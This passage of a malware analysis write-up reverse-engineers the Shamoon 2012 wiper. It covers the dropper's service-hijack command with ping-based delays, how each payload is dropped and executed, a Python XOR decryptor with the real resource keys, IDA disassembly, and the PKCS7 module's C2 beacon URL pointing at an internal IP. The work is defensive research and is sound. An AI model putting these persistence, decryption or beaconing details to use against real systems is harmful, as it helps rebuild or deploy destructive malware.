
```
\\System32\\cmd.exe /c "ping -n 30 127.0.0.1 >nul && sc config TrkSvr binpath= system32\\trksrv.exe && ping -n
```

Breaking this command down we can see a ping to localhost, changing the config value for TrkSrv, pinging localhost again and starting the service. These pings are a common tactic by malware authors to have their applications wait a certain period of time. Rather than calling a sleep which might be a function that is alerted on, authors will execute a ping N number of times and wait for those pings to succeed, then execute their command.


If the process was successfully created, then the function will close the handles created by the various windows API calls here the malware has now successfully dropped a secondary payload via the service task TrkSvr.

PKCS12 Drop and Execution

The last resource we figure out is the PKCS12 resource. Looking back at the call graph we can see that **sub_4056B2** a seemingly random hard coded string an a reference to a text file in *\windows\temp called out17626867.txt*. This file doesn't have any other references in the code nor any of the payloads. It also loads a image called "*myimage12767*", this file would either have to be in the directory where Shamoon is running or as a resource in the file itself. As neither is true it is difficult to say what the purpose of this image and the text file are.



Eventually this function will create a random file name based on the time at that call, check if a process is already running with that filename and if there isn't one, will write the PKCS12 resource to that path and execute it.




Write PKCS12 resource to disk

With that, we have covered all the payloads and its time to go into how the resources are decrypted and what their exact purposes are.

Call Graph Overview

With the understanding of how all the resources are dropped we have now reversed all of the functions that lead up to each of the resources being dropped. When renaming the functions to the appropriate actions that they perform, we get a call graph like the following.




Named call graph

Now with all these functions being named, we have a clear picture of how these resources and executed. the x509 resource is used as a newly created service, PKCS12 is executed as a randomly named file, and PKCS7 is started with a **CreateProcessW** after it's written to disk.

Resource Decryption

Now that we have covered how Shamoon executes its payloads and sets up persistence, we can take a look again at how the resources are actually decrypted. This means we will be looking at function **sub_00401977** or as I have it renamed **WriteResourceToDisk**.



DecryptResource initial steps

As stated above this function will find a resource based on an ordinal, load the resource into memory, create a file, decrypt the buffer and write it to disk. From the arguments to this function decryption becomes very trivial. I decided to hard code the keys in my script as they're consistent across all Shamoon 2012 samples.

```
 """
Works for 3/3 resources
"""
files = {
   # Comms module
    'PKCS7': ["61E8F2AF61_Resources\PKCS7113.bin",
                    "61E8F2AF61_Resources\PKCS7113_decrypted.bin",
                     [0x17, 0xD4, 0xBA, 0x00]
            ],
     # x64 variant of dropper
    'x509': ["61E8F2AF61_Resources\X509116.bin",
                "61E8F2AF61_Resources\X509116_decrypted.bin",
                [0x5C, 0xC2, 0x1A, 0xBB]
               ],
    # Wiper module
    'PKCS12': ["61E8F2AF61_Resources\PKCS12112.bin",
                     "61E8F2AF61_Resources\PKCS12112_decrypted.bin",
                     [0x25, 0x7F, 0x5D, 0xFB]
                ]
```

```
            }

import os

def decrypt(data, key):
    keyLength = len(key)
    decoded = ""
    for i in range(0, len(data)):
            decoded += chr(data[i] ^ key[i % keyLength])

    return decoded

def main():
     for rname, file in files.items():
        src_resource = file[0]
        dst_resource = file[1]
        xor_key = file[2]

        print("[+] Decrypting resource {}".format(rname))
        print("[+] Using Decryption key: {}\n".format(xor_key))

        key = bytearray(xor_key)
        data = bytearray(open(src_resource, 'rb').read())

        decryptedData = decrypt(data, key)
        if len(decryptedData) == 0:
            print("[!] not able to decrypt resource {}".format(src_resource))
        with open(dst_resource, "wb+") as dst:
            dst.write(decryptedData)

if __name__ =="__main__":
    main()
```

I dumped the resources with resource hacker, then hardcoded the paths. With successful decryption we get the following results.


```
C:\Users\RE123\Desktop\Shamoon\ShamoonReorganized\SHAMOON2012 (master)
λ python 61E8F2AF61_ResourceDecoder_WORKS.py
[+] Decrypting resource x509
[+] Using Decryption key: [92, 194, 26, 187]

[+] Decrypting resource PKCS7
[+] Using Decryption key: [23, 212, 186, 0]

[+] Decrypting resource PKCS12
[+] Using Decryption key: [37, 127, 93, 251]
```

Successful decryption output

If you kept the paths the same, you should have a folder in the CWD that contains the encrypted and decrypted resources.

Shamoon Payload PKCS7

The first payload we will look at is the decrypted PKCS7 resource. First thing is to look at static properties.



PE Studio overview

Unsurprisingly has a ton of hits on VirusTotal, has a file description of TCP/IP NetBios Information, 2 resources that don't mean much and the following interesting strings.

```
 del /f /a %s%s*.%s
http://%s%s?%s=%s&%s=%s&state=%d
/ajax_modal/modal/data.asp
\inf\netft429.pnf
Copyright (c) 1992-2004 by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.
\inf\netfb318.pnf
```


Interesting strings pulled out from the payload

Just judging from the strings, it's probably going to connect to a host, interact with those hard coded filepaths, delete some files and we also see the Dinkumware copyright string we saw in the initial look at the Shamoon sample.

Looking at the sample, the function we care about is main which is **sub_402B90** or as I've renamed it **MalwareMain**.

Arg handling

The first thing this payload does is call **sub_4020F0** or as I've renamed it GetIPAddress. This function will set WideIPAddressString to 0 if the the result of GetIPAddress is 0. Otherwise it will set the value of the pointer to WideIPAddressString in the function. It then will get the windows directory in ASCII and in wide, then will check argv[1] to see what the value is. The two arguments that are processed for the payload are the ASCII "0" and "1", as seen below.




Argument control flow

If you pass a 0 as the first argument to the payload, it will do a subsequent check to see if there is a 2nd argument. if there is a second argument it will pass that to **sub_402240**, otherwise it will pass 0 to **sub_402240**. After **sub_402240** is called the program will exit.

So to summarize, what we've seen so far:

```
 pkcs7.exe 0 1 will pass 1 to sub_402240
pkcs7.exe 0 will pass 1 to sub_402240
```


Now looking into **sub_402240**, the first thing it will do is create a internet handle that it will use for further WinINet functions.




Singular InternetOpen call

The first argument to **InternetOpenW** is the purpose of the handle or user-agent, and interestingly it sets this value to "you". As soon as the **InternetOpenW** call is made, there is a loop that begins.


loc_4022D2:
mov eax, [esi]
mov [esp+3A4h+homePointer], eax
cmp eax, ebx ; Compare Two Operands
jz short loc_40234F ; Jump if Zero (ZF=1)
push 800h ; unsigned int
call operator new[](uint) ; Call Procedure
mov esi, eax
add esp, 4 ; Add
cmp esi, ebx ; Compare Two Operands
jz short loc_40234F ; Jump if Zero (ZF=1)
mov edi, [esp+3A4h+FilePathCopy]
cmp edi, ebx ; Compare Two Operands
jnz short loc_4022FC ; Jump if Not Zero (ZF=0)
mov edi, offset ThreadParameterVar
loc_4022FC:
call ds:GetTickCount ; Indirect Call Near Procedure
mov ecx, [esp+3A4h+homePointer]
push eax
push offset WideIPAddressString
push offset aUid ; "uid"
push edi
push offset aMydata ; "mydata"
push offset aAjaxModalModal ; "/ajax_modal/modal/data.asp"
push ecx
push offset aHttpSSSSSSStat ; "http://%s%s?%s=%s&%s=%s&state=%d"
mov edx, esi
call BuildStringIntoFirstArg ; Call Procedure
mov edx, [esp+3C4h+hInternet]
add esp, 20h ; Add
push ebx ; dwContext
push 100h ; dwFlags
push ebx ; dwHeadersLength
push ebx ; lpszHeaders
push esi ; lpszUrl
push edx ; hInternet
call ds:InternetOpenUrlW ; Indirect Call Near Procedure
push esi ; void *
mov edi, eax
call operator delete[](void *) ; Call Procedure
add esp, 4 ; Add



(I understand the quality of the picture is bad but I had to zoom out in IDA to take it) but the basic idea of this loop is to iterate over the values stored at the HomePointer, which in our case is the following



C2 array


So this loop will iterate twice, once with the string "home" and once with the hardcoded IP "10.1.252.19". So this loop will get the tick count, pass arguments to the format string http://%s%s?%s=%s&%s=%s&state=%d and make a call to **InternetOpenW** then delete the buffer containing the built out format string. So our possibilities for this loop are.

```
http://10.1.252.19/ajax_modal/modal/data.asp?mydata=<argToFunction>&uid=<IPAddressAcquiredInMalwareMain>&state=

http://home/ajax_modal/modal/data.asp?mydata=<argToFunction>&uid=<IPAddressAcquiredInMalwareMain>&state=CurrentM
```

Looking at the IP address, it falls within private IP space so its communicating with a server that is hosted within Saudi Aramco's environment. In the second iteration it tries to communicate with a host "home" so either this is a internal hostname set by Saudi Aramco or some host entry set per host where home=10.1.252.19. The use of a hardcoded private IP address is unique and means that the Cutting Sword of Justice had access to Saudi Aramco's environment before creating and deploying Shamoon. So that hardcoded "home" and 10.1.252.19 serve as a C2 between the PKCS7 resource and the actor.

Considering this sample is 7 years old now and uses a private IP for its C2 there is no chance we will be able to properly emulate the C2 but from the control flow we can infer what the malware will do based on the results.

